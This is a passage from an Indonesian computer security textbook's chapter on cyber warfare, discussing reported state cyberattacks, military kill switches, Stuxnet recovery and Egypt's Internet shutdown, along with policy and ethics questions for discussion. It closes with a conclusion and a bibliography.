Tapi jaringan itu tidak hanya dinonaktifkan. "[Analis] berpendapat bahwa penetrasi jaringan melibatkan serangan elektronik jarak jauh dari udara ke darat dan penetrasi melalui tautan komputer-ke-komputer." Fulghum dkk. [FUL07b] merujuk pada seorang analis yang menjelaskan tipuan dari komando dan kemampuan kontrol Suriah, yang dilakukan melalui serangan jaringan. Fulghum [FUL07c] kemudian menjelaskan teknologi yang kemungkinan digunakan dalam serangan ini: "Teknologi ini memungkinkan pengguna untuk menyerang jaringan komunikasi, melihat apa yang dilihat oleh sensor musuh dan bahkan mengambil alih sebagai administrator sistem sehingga sensor dapat dimanipulasi ke posisi sehingga pesawat yang mendekat tidak dilihat, kata mereka. Prosesnya melibatkan lokasi penghasil emisi musuh dengan presisi tinggi dan kemudian mengarahkan aliran data ke dalamnya yang dapat mencakup target palsu dan pesan menyesatkan [dan] algoritme yang memungkinkan sejumlah aktivitas termasuk kontrol."

Singkatnya, tidak hanya Israel mungkin mencegat atau memblokir sinyal, tetapi mereka juga memasukkan sinyal mereka sendiri ke dalam jaringan pertahanan udara. Bayangkan layar pertahanan udara yang menunjukkan langit kosong saat jet musuh berlomba di udara.

Kanada

Pada Januari 2011, pemerintah Kanada mengungkapkan bahwa beberapa departemen nasionalnya telah menjadi korban serangan dunia maya: Dewan Perbendaharaan, Departemen Keuangan, dan Penelitian dan Pengembangan Pertahanan Kanada. Ian Austen [AUS11] melaporkan bahwa departemen memiliki sedikit atau tidak ada akses Internet selama dua bulan. "Pelanggaran itu ditelusuri kembali ke server komputer di China meskipun tidak ada cara untuk mengetahui apakah mereka yang melakukan serangan itu benar-benar di China atau hanya mengarahkan serangan melalui China untuk menutupi jejak mereka." (http://www.cbc.ca/news/world/story/2011/02/17/f-cyberattack-pradeep-khosla.html)

Diduga target serangan adalah kerahasiaan anggaran Kanada. Di Kanada, anggaran federal diusulkan oleh perdana menteri; setelah diajukan ke DPR, diterima apa adanya—tidak ada perdebatan, tidak ada perubahan. Untuk alasan ini, anggaran yang diusulkan dirahasiakan, dan diperkirakan bahwa para penyerang mencoba untuk mengungkapkan rinciannya.

Para pelaku tampaknya telah menggunakan dua jenis serangan, keduanya melibatkan rekayasa sosial. Pertama, menggunakan "executive spear phishing", mereka mengambil alih komputer milik pejabat senior di departemen yang terkena dampak. Kemudian, mereka membuat pesan ke sistem pendukung TI departemen, yang tampaknya berasal dari pejabat, sehingga mereka dapat memperoleh kata sandi ke sistem utama.

Kedua, penyerang mengirim pesan email, konon dari pejabat, dengan file PDF terlampir. Ketika penerima membuka file-file ini, program tersembunyi diluncurkan yang mengirimkan informasi dan file rahasia kembali ke penyerang. Namun, seorang peneliti keamanan siber Kanada "skeptis bahwa penyelidik pemerintah Kanada dapat menunjukkan bahwa tidak ada informasi yang dicuri dari sistem."

Rusia

Menurut New York Times (14 Okt 2014), peretas Rusia mengeksploitasi kelemahan pada sistem operasi Windows untuk menyusup ke komputer berbagai pemerintah nasional, NATO, dan Ukraina. Serangan tampaknya telah digunakan untuk melakukan spionase terhadap pejabat pemerintah. Yang menarik adalah kegiatan yang berkaitan dengan kebuntuan diplomatik antara Rusia dan Ukraina. Mata-mata mungkin telah dimulai pada awal 2009 dan berlanjut setidaknya hingga pertemuan puncak NATO September 2014 di mana permusuhan Rusia terhadap Ukraina adalah topik sentral.

Masing-masing situasi ini pasti memenuhi syarat sebagai bahaya dunia maya dan mungkin sebagai perang dunia maya, meskipun tidak pasti bahwa mereka disebabkan oleh agen negara yang bertentangan dengan kelompok individu; kita mungkin tidak pernah tahu siapa yang mensponsori serangan ini. Perbedaannya penting: Jika sebuah serangan disponsori oleh negara, negara yang diserang dibenarkan untuk melakukan pembalasan diplomatik, ekonomi, teknologi, dan militer terhadap negara yang menyerang. Namun, eskalasi seperti itu tidak beralasan jika individu independen adalah biang keladinya.

Dalam semua kasus, menghentikan atau mengurangi bahaya adalah prioritas pertama. Untuk alasan itu, para teknolog dan pembuat kebijakan mulai mempertimbangkan apa yang disebut sakelar mematikan, sarana untuk menghentikan atau menghancurkan peralatan komputer dari jarak jauh dengan mengirimkan sinyal, seperti yang dijelaskan di Kasus 7.4. Dengan latar belakang Anda dari membaca sisa buku ini, Anda harus segera menyadari bahwa tindakan balasan seperti itu berbahaya karena musuh dapat menggunakan fungsi yang sama untuk menghentikan komputer kritis, terutama jika gangguan itu menyertai serangan noncyber secara bersamaan.

Kasus 7.4

Kill Switch — Bermanfaat atau Berbahaya?

Semakin banyak, militer di seluruh dunia khawatir tentang hilangnya kendali atas apa yang mungkin ada di dalam sistem elektronik mereka yang semakin canggih. "Hampir setiap sistem militer saat ini mengandung beberapa perangkat keras komersial. Ini adalah taruhan yang cukup pasti bahwa Badan Keamanan Nasional tidak membuat chip enkripsi di China. Tetapi tidak ada entitas, tidak peduli seberapa baik pendanaannya, yang mampu memproduksi versi amannya sendiri dari setiap chip di setiap peralatan."

Salah satu cara militer mencoba mengendalikan ketidakpastian tentang malware dalam sistemnya adalah dengan membangun sakelar mematikan, sesuatu yang dapat digunakan militer untuk menonaktifkan beberapa sistem atau perangkat lunak dari jauh. Misalnya, setelah serangan Israel terhadap instalasi nuklir yang dicurigai di Suriah, ada banyak spekulasi bahwa "pintu belakang" elektronik telah dibangun ke dalam chip yang digunakan dalam sistem radar Suriah. “Dengan mengirimkan kode yang telah diprogram ke chip tersebut, antagonis tak dikenal telah mengganggu fungsi chip dan memblokir radar untuk sementara.”

Daya tarik sakelar mematikan semacam itu jelas: Jika terjadi kesalahan, sistem atau sebagian darinya dapat dinonaktifkan dari jarak jauh. Ada beberapa cara untuk membangun sakelar seperti itu, termasuk penambahan logika ekstra ke chip atau kemampuan perangkat lunak tambahan ke sistem yang besar dan kompleks. Yang terakhir mungkin sangat sulit ditemukan:

“Katakanlah 1000 transistor itu diprogram untuk merespons urutan angka 512-bit tertentu. Untuk menemukan kode menggunakan pengujian perangkat lunak, Anda mungkin harus menelusuri setiap kombinasi numerik yang mungkin dari urutan 512-bit… . Tim Holman, seorang profesor penelitian teknik elektro di Universitas Vanderbilt, di Nashville, [berkata] 'Tidak ada cukup waktu di alam semesta.'”

Namun, bergantung pada kerahasiaan adalah tindakan balasan yang berisiko, terutama untuk teknologi sekuat ini.

7.4.2 Persoalan Serius

Banyak negara, termasuk Amerika Serikat, Inggris, dan Prancis, menciptakan “perintah dunia maya”: entitas militer baru yang berfokus pada pertahanan dan melancarkan perang dunia maya. Beberapa ahli, seperti McGraw dan Arce, berpendapat bahwa domain cyber tidak seperti domain militer lainnya, karena suatu negara tidak dapat menyalip atau “memiliki” dunia maya dengan cara yang sama seperti tentara mendominasi darat, laut, atau udara. Namun, seperti yang telah kita lihat, banyak masalah kritis yang harus ditangani jika perang siber ingin menjadi pendekatan yang masuk akal untuk memecahkan masalah internasional.

Kami sekarang mengajukan beberapa pertanyaan besar mengenai masalah ini untuk Anda analisis dan debat. Tidak ada satu pun jawaban yang benar untuk pertanyaan-pertanyaan ini, bahkan tidak ada persetujuan mayoritas atas jawaban-jawaban ini. Kami mengundang Anda untuk memikirkan pertanyaan-pertanyaan ini, mengembangkan jawaban Anda sendiri, dan mungkin memperdebatkannya dengan teman, keluarga, kolega, atau teman sekelas.

Kapan peperangan terjadi?

Apa yang dimaksud dengan tindakan perang? Menurut beberapa ahli sejarah perang, tindakan tersebut harus dilakukan oleh anggota militer negara penyerang yang berseragam, dan hasilnya harus diakui sebagai tindakan militer oleh negara yang diserang. Dengan standar ini, serangan terhadap Estonia bukanlah tindakan perang. Ini mungkin dipicu oleh penjahat terorganisir atau sekelompok warga yang marah, dan itu tidak diakui sebagai tindakan militer oleh pemerintah nasional mana pun. Bagaimana dengan contoh-contoh lain di bagian sebelumnya: mana yang mungkin merupakan tindakan perang yang sebenarnya menurut standar ini? Dan apakah standar ini wajar untuk tindakan di dunia maya?

Seberapa Besar Kemungkinannya?

Sommer dan Brown [SOM11] mengklaim bahwa tidak akan pernah ada perang dunia maya yang sebenarnya. Mereka menawarkan beberapa alasan, termasuk kesulitan memprediksi efek sebenarnya dari serangan cyber: “Di satu sisi [serangan] mungkin kurang kuat dari yang diharapkan tetapi mungkin juga memiliki hasil yang lebih luas yang timbul dari keterkaitan sistem, yang mengakibatkan kerusakan yang tidak diinginkan. kepada pelaku dan sekutunya. Lebih penting lagi, tidak ada alasan strategis mengapa agresor mana pun akan membatasi diri mereka hanya pada satu kelas persenjataan.”

Pada saat yang sama, mereka menunjuk pada proliferasi persenjataan siber: “Senjata siber digunakan secara individual, dalam kombinasi dan juga dicampur secara bersamaan dengan senjata 'kinetik' konvensional sebagai pengganda kekuatan. Ini adalah prediksi yang aman bahwa penggunaan cyberweaponry akan segera ada di mana-mana.”

Senjata dunia maya bertindak seperti senjata konvensional: Mereka menghancurkan atau mengganggu kemampuan populasi untuk berfungsi, melemahkan ekonomi, dan menghancurkan moral. Namun, sementara bom yang menghancurkan jembatan atau pabrik dapat menyebabkan waktu pemulihan yang lama, peralatan elektronik dapat dipertukarkan dan mudah diganti. Konflik dunia maya dapat mematikan jaringan, tetapi konektivitas dan perutean jaringan telah dirancang untuk ketahanan, sehingga pemulihan dapat berlangsung cukup cepat. Aspek lain dari pemulihan diperiksa di Kasus 7.5.

Kasus 7.5

Berapa Lama Respons Cyber Efektif?

Banyak perhatian media diberikan pada serangan Stuxnet, dan banyak diskusi terjadi tentang cara terbaik untuk bertahan melawan serangan tersebut. Tetapi kurang perhatian diberikan pada cara Iran pulih dari serangan itu. Pada awal 2011, David Albright, Paul Brannan, dan Christina Wairond merilis analisis mereka tentang upaya pemulihan Iran. “Meskipun telah menunda program sentrifugal Iran di pabrik Natanz pada tahun 2010 dan berkontribusi untuk memperlambat ekspansi,

itu tidak menghentikannya atau bahkan menunda penumpukan lanjutan uranium yang diperkaya rendah," catat mereka. Memang, Badan Energi Atom Internasional (IAEA) menyaksikan proses tersebut pada kamera video yang dipasang untuk tujuan pemantauan. Ratusan sentrifugal dibongkar dan dibuang, tetapi segera diganti dengan mesin baru. IAEA menemukan "upaya demam—dan tampaknya berhasil—oleh para ilmuwan Iran untuk menahan kerusakan dan mengganti bagian yang rusak, bahkan ketika dibatasi oleh sanksi internasional yang melarang Iran membeli peralatan nuklir." Memang, setelah serangan itu, Iran memiliki "tingkat produksi yang stabil atau bahkan sedikit meningkat" di Natanz selama 2010.

Demikian pula, ketika Mubarak menutup Internet di Mesir selama lima hari, seperti yang dijelaskan di Kasus 7.6, penduduk berkomunikasi melalui telepon seluler. Secara khusus, dengan mengambil gambar dan video dengan kamera ponsel mereka dan kemudian mengirimkannya melalui teknologi ponsel, mereka membuat dunia yang lebih luas mengetahui apa yang terjadi di negara mereka.

Peristiwa ini menunjukkan bahwa penting untuk menanyakan tidak hanya apakah perang cyber efektif tetapi juga untuk berapa lama. Banyak diskusi di antara praktisi keamanan komputer lebih fokus pada kemungkinan serangan (apakah ada kerentanan untuk dieksploitasi?) tetapi tidak pada apakah serangan itu akan mengakibatkan kerusakan berkelanjutan atau kecacatan.

Apa Reaksi yang Tepat untuk Perang Cyber?

Baik Ekelan Tikk dari Estonia dan Prescott Winter, mantan CIO dan CTO di Badan Keamanan Nasional AS, menyarankan bahwa pemerintah dan perusahaan harus bersiap untuk serangan terkoordinasi. Namun, mereka mencatat bahwa sulit untuk mempersiapkan perang cyber, karena hanya ada sedikit preseden. "Pemerintah tahu bagaimana menegosiasikan perjanjian dan terlibat dalam diplomasi untuk mencegah perang konvensional, tetapi tidak ada yang benar-benar tahu bagaimana konfrontasi antar negara akan meningkat menjadi perang dunia maya," kata Winter. "Ada seluruh tarian yang dilalui negara-negara sebelum perang tradisional, dan diplomasi seringkali dapat mencegah konflik … Itu belum benar-benar ada di domain siber."

Winter menekankan bahwa negara-negara belum memiliki aturan keterlibatan untuk perang cyber, termasuk bagaimana menggunakan jaringan sektor swasta untuk mengubah rute lalu lintas dan mematikan serangan. Tikk mendesak pemerintah untuk mengembangkan kebijakan perang dunia maya, meningkatkan kerja sama antar negara. Kerja sama semacam ini adalah salah satu hasil dari latihan keamanan siber bersama. Beberapa pemerintah sedang mempertimbangkan peningkatan pemantauan kegiatan di infrastruktur siber, sebagai cara untuk mengawasi perilaku yang tidak diinginkan. Tetapi organisasi kebebasan sipil mendesak agar berhati-hati dalam menerapkan pemantauan.

7.4.3 Masalah Kebijakan, Etika, dan Hukum Lainnya

Berbagai masalah kebijakan, etika, dan hukum harus ditangani jika perang dunia maya ingin menjadi strategi yang layak. Kami mempertimbangkan beberapa di sini.

Apakah "Kill Switch" Masuk Akal?

Ada gerakan di seluruh dunia untuk menerapkan berbagai sakelar mematikan di infrastruktur dunia maya. Misalnya, di dunia komersial, Australia telah menerapkan kode praktik sukarela untuk ISP Australia. Dikenal sebagai iCode, berisi empat ketentuan utama:

- Sistem pemberitahuan dan manajemen untuk komputer yang disusupi
- Sumber informasi standar untuk pengguna akhir
- Sumber informasi ancaman terbaru untuk ISP
- Dalam kasus “ancaman ekstrem”, cara bagi pihak yang terkena dampak untuk melapor ke CERT Australia, memfasilitasi pandangan tingkat tinggi nasional tentang status serangan dan koordinasi tanggapan swasta dan publik.

Termasuk dalam respon ancaman ekstrim adalah kemampuan ISP untuk mematikan bagian dari infrastruktur: saklar mematikan, meskipun pendekatan ini akan dilakukan oleh insinyur jaringan manusia, bukan sinyal elektronik.

Demikian pula, di Amerika Serikat, undang-undang yang disebut "Melindungi Dunia Maya sebagai Aset Nasional (S3480)" diperkenalkan di Kongres pada tahun 2010. Dijuluki "Bill Kill Switch," itu berisi ketentuan yang akan memberikan "kekuasaan presiden untuk bertindak [jika] serangan dunia maya mengancam akan menyebabkan kerusakan lebih dari $25 miliar dalam setahun, membunuh lebih dari 2.500 orang, atau memaksa evakuasi massal. Presiden akan memiliki kemampuan untuk menentukan apa yang harus ditekan tanpa menyebabkan kerusakan ekonomi pada kepentingan AS, selama 30 hingga 120 hari dengan persetujuan Kongres.” Meskipun S3480 tidak berkembang di luar komite, konsep tersebut dapat diperkenalkan kembali. RUU itu didasarkan pada dan akan memperpanjang undang-undang 1934 yang menciptakan Komisi Komunikasi Federal. Undang-undang yang ada ini memberi wewenang kepada presiden untuk "menggunakan atau mengendalikan" saluran komunikasi selama saat-saat darurat yang melibatkan "bahaya atau bencana publik." Perubahan yang diusulkan tidak secara eksplisit membuat tombol pemutus, tetapi hanya mengharuskan presiden memberi tahu Kongres sebelum mengambil kendali infrastruktur. Penguasa lain telah mengambil tindakan menyapu seperti yang dijelaskan di Kasus 7.6.

Kasus 7.6

Bagaimana Mesir Menarik Sakelar

Di tengah pemberontakan Mesir tahun 2001 melawan pemerintahan Hosni Mubarak, pemberontakan teknologi terlewatkan oleh beberapa pengamat: “serangan balik ganas pemerintah, pencapaian gelap yang banyak orang anggap mustahil di era keterhubungan global. Dalam rentang beberapa menit tepat setelah tengah malam pada 28 Januari, sebuah negara berteknologi maju dan padat dengan lebih dari 20 juta orang online pada dasarnya terputus dari Internet global.” Meskipun pemadaman hanya berlangsung lima hari dan pada akhirnya tidak membantu Mubarak tetap berkuasa, pemadaman ini menawarkan pelajaran tentang teknik keamanan.

Kerentanan terbesar yang dieksploitasi oleh Mubarak adalah kepemilikan pemerintah atas infrastruktur siber. Glanz dan Markoff menunjukkan bahwa kerentanan ini tersebar luas. “Pengaturan serupa lebih umum di negara-negara otoriter daripada yang diakui secara umum. Di Suriah, misalnya, Perusahaan Telekomunikasi Suriah mendominasi infrastruktur, dan sebagian besar lalu lintas internasional mengalir melalui satu jalur pipa ke Siprus. Yordania, Qatar, Oman, Arab Saudi, dan negara-negara Timur Tengah lainnya memiliki jenis maskapai dominan yang dikendalikan oleh negara yang sama… . Aktivis di Bahrain dan Iran mengatakan mereka telah melihat bukti kuat dari pelambatan Internet yang parah di tengah protes di sana. Kekhawatiran atas potensi penutupan pemerintah sangat tinggi di negara-negara Afrika Utara, yang sebagian besar hanya mengandalkan sejumlah kecil jalur serat optik untuk sebagian besar lalu lintas Internet internasional mereka.”

Tapi kepemilikan pemerintah bukan satu-satunya masalah. Lainnya termasuk sejumlah kecil koneksi ke dunia luar, yang masing-masing juga dikendalikan oleh pemerintah, dan ketergantungan pada konten yang hanya datang dari luar Mesir. Hasilnya adalah topologi yang memudahkan pemerintah untuk memotong Mesir dengan cepat dan hampir seluruhnya.

Apakah Kesepakatan Nasional yang Ada Berlaku untuk Perang Siber?

Kerjasama nasional dan internasional bergantung pada kesepakatan internasional. Tetapi apakah kesepakatan internasional yang ada berlaku untuk perang dunia maya? Ada perbedaan mendasar dalam pendekatan keamanan dari satu negara ke negara lain. Misalnya, European Privacy Directive memberi warga negara Eropa kepemilikan atas informasi pribadinya, tetapi di Amerika Serikat, kepemilikan semacam itu tidak dijamin secara hukum. Bagaimana perbedaan nasional ini dapat diatasi sehingga informasi dapat dibagikan di antara sekutu yang berperang di dunia maya?

Pada pertemuannya pada bulan September 2014, negara-negara anggota NATO sepakat bahwa serangan dunia maya terhadap salah satu dari mereka dapat memicu tanggapan dari semua. Tindakan ini menegaskan kembali Pasal 5 dari perjanjian dasar NATO, yang menyatakan bahwa “serangan bersenjata terhadap satu atau lebih dari [negara anggota] akan dianggap sebagai serangan terhadap mereka semua.”

Apakah Pelepasan Informasi Pertahanan Membantu Penyerang?

Bahkan ketika berbagi informasi diaktifkan, bagaimana hal itu dapat dibagikan tanpa membantu penyerang? Kami telah melihat contoh di mana penyerang belajar dengan mengamati sifat perubahan sistem saat sistem diserang berulang kali. Bagaimana informasi dapat dibagikan tanpa membantu penyerang?

Apakah Cyber Warfare Hanya Masalah Militer?

McGraw dan Arce berpendapat bahwa keamanan dunia maya adalah "jaringan kompleks dari masalah ekonomi, budaya, diplomatik, dan sosial yang saling terkait." Selain itu, batas-batas geografis yang mempengaruhi jenis perang lain tidak ada di dunia maya, dan pemasok infrastruktur dunia maya adalah campuran budaya dan perspektif multinasional yang jelas. Doktrin perang nasional dan debat politik tidak cocok dengan baik di Internet tanpa batas, di mana aturan satu negara atau aliansi tidak mungkin ditegakkan. Mengingat kesulitan-kesulitan ini, bagaimana kita bisa menyeimbangkan perspektif militer dengan perspektif lain ini? Memang, dengan sebagian besar infrastruktur dunia maya di tangan swasta, apa peran militer sama sekali?

7.5 Kesimpulan

Dalam bab ini kita mengkaji empat topik yang menjadi perhatian saat ini dan kemungkinan akan menjadi topik penelitian dan pengembangan di komunitas keamanan komputer. Namun, diskusi perlu bergerak melampaui mahasiswa dan profesional keamanan komputer dan bahkan di luar teknologi. Isu-isu di sini adalah teknologi dan pribadi. Bagaimana kita memutuskan apakah suatu teknologi cukup aman untuk digunakan secara luas? Dan siapa yang membuat keputusan itu? Pertanyaan-pertanyaan ini tidak memiliki jawaban yang mudah dalam teknologi; mereka hanya datang dari arena politik.

Dengan demikian, situasi yang diangkat dalam bab ini sebenarnya merupakan tantangan bagi Anda sebagai pembaca, mahasiswa, profesional, serta ilmuwan dan insinyur. Anda perlu bekerja untuk mengomunikasikan aspek teknis dari masalah ini sehingga orang di luar kelompok sebaya Anda dapat memahaminya. Pada saat yang sama, Anda perlu memberi energi kepada publik untuk terlibat dalam diskusi ini. Seperti yang Anda pahami dari membaca buku ini, kita semua menderita ketika keamanan gagal. Keamanan hanya dapat berhasil jika masyarakat luas memahami dan mendukungnya.

Daftar Pustaka

Adrion, W. R. 1989. Testing Techniques for Concurrent and Real-time Systems, University of Massachusetts, Amherst.

Ahmad, Yani. “Jurus Ampuh Membasmi Virus Komputer”. Ruang Kata. Jakarta.2009.

Anjik, Sukmaaji. “Jaringan Komputer”. Andi. Yogyakarta. 2008

Albrecht, M., et al. “Plaintext Recovery Attacks Against SSH.” Proc 2009 IEEE Symp Security and Privacy, 2009, p16–26.

Albright,D.,et al. “Stuxnet Malware and Natanz: Update of ISIS December 22, 2010 Report.” Institute for Science and International Security Report, 15 Feb 2011.

Bell, Elliot D. 1988. "Concerning modeling of computer security," Proceedings of the 1988 IEEE Symposium on Security and Privacy, IEEE Computer Society, Oakland, Calif., April 18–21, pp. 8–13.

Branstad, Dennis K. and Miles E. Smid. 1982. "Integrity and security standard based on cryptography," Computers & Security, Vol. 1, pp. 225–260.

Burleson, W., et al. “Design Challenges for Secure Implantable Medical Devices.” ProcIEEE/ACM Design Automation Conf,2012.

Cheswick, W. “An Evening with Berferd, in Which a Cracker Is Lured, Endured, and Studied.” Proc Winter USENIX Conf, Jun 1990.

Comer, Douglas E. (2008). Computer Network and Internet 5th Edition. United States of America: IGI Global

Computer Security Institute. (2009). Computer Crime and Security Survey. New York.

Computers & Security. 1988. "Special supplement: Computer viruses," Vol. 7, No. 2, Elsevier Advanced Technology Publications, Oxford, United Kingdom, April.

Cross, T. “Academic Freedom andthe Hacker Ethic.” Comm ACM, v39 n6, Jun 2006, p37–40.

Daunt, Robert T. 1985. "Warranties and mass distributed software," Computers and High-Technology Law Journal, Vol. 1, pp. 255–307.

Forno, R. “Code Red Is Not the Problem.” HelpNet Security, 27 Aug 2001.

Frankena, W.Ethics. Prentice-Hall 1973.

Gordon, L., and Loeb, M. Managing Cyber-Security Resources. McGrawHill, 200

Halperin, D., et al. “Pacemakers and Implantable Cardiac Defibrillators: Software Radio Attacks and Zero-Power Defenses.” Proc2008 IEEE Symp Security and Privacy, 2008.

https://www.hukumonline.com/klinik/detail/ulasan/cl4211/perlindungan-hak-cipta-atas-program-komputer/

Hollinger, Richard C. and Lonn Lanza-Kaduce. 1988. "The process of criminalization: The case of computer crime laws," Criminology, Vol. 26, No. 1

Irawan, Budhi. Jaringan Komputer. Yogyakarta, Graha Ilmu, 2005

Irwan Sambiring, Indrastanti R. Widiasari, Sujiwo Danu Prasetyo, 2009, „Analisis dan Sistem Keamanan Jaringan Komputer Dengan IPtables Sebagai Firewall Menggunakan Metode Port Knocking“, Jurnal Informatika, Vol. 5, No. 2, hh. 1 – 2.

Kurniawan, Yusuf. Kriptografi Keamanan Internet dan Jaringan Komunikasi, Bandung, Informatika, 2005.

Leveson, N. “Medical Devices: The Therac 25.” Safeware: Systems Safety and Computers. Addison Wesley, 1995. http://sunnyday.mit.edu/papers/therac.pdf

M sinambela, Joshua. 2007. Keamanan wireless LAN (wifi). <http;//josh.staff.ugm.ac.id/seminar/Makalah%20Seminar%20Kemanan%20Wifi%20 UNY-Josua%20 Sinambela%20.pdf>

Madcoms. 2009, MEMBANGUN SISTEM JARINGAN KOMPUTER, ANDI OFFSET, Yogyakarta.

Odlyzko, A. “Privacy, Economics and Price Discrimination on the Internet.” Unpublished white paper. http://www.dtc.umn.edu/~odlyzko/doc/privacy.economics.pdf

Parker, D., and Nycum, S. “Computer Crime.” Comm of the ACM, v27 n4, Apr 1984, p313–321.

Rafiudin, Rahmat. Menguasai Security Unix. Jakarta, Elex Media Komputindo, 2007

Rubin, A. “Security Considerations for Remote Electronic Voting over the Internet.” Proc Internet Policy Institute Workshop on Internet Voting, Oct 2000.

Simarmata, Janner. Pengamanan Sistem Komputer. Yogyakarta, Andi, 2006.

Sopandi, Dede. Instalasi dan Konfigurasi Jaringan Komputer. Bandung, Informatika, 2006

Statowski, Mariusz..”The Principles of Network Security Design”. 2007

Stoll, Clifford. 1988. "Stalking the Wily Hacker," Communications of the ACM, Vol. 31, No. 5, May, pp. 484–497.

Sutedjo Dharma Oetomo, Budi. Konsep dan Perancangan Jaringan Komputer. Yogyakarta, Andi, 2003

U.S. Air Force. “Operational Risk Management.” Air Force Policy Directive, 90-9, 1 Apr 2000

Wagito, 2007, Jaringan Komputer : Teori dan Implementasi Berbasis Linux, Gava Media, Yogyakarta.

Weippl, Edgar R. (2005). Security in E-Learning-An Abstraction Based Approach. United States of America: Springer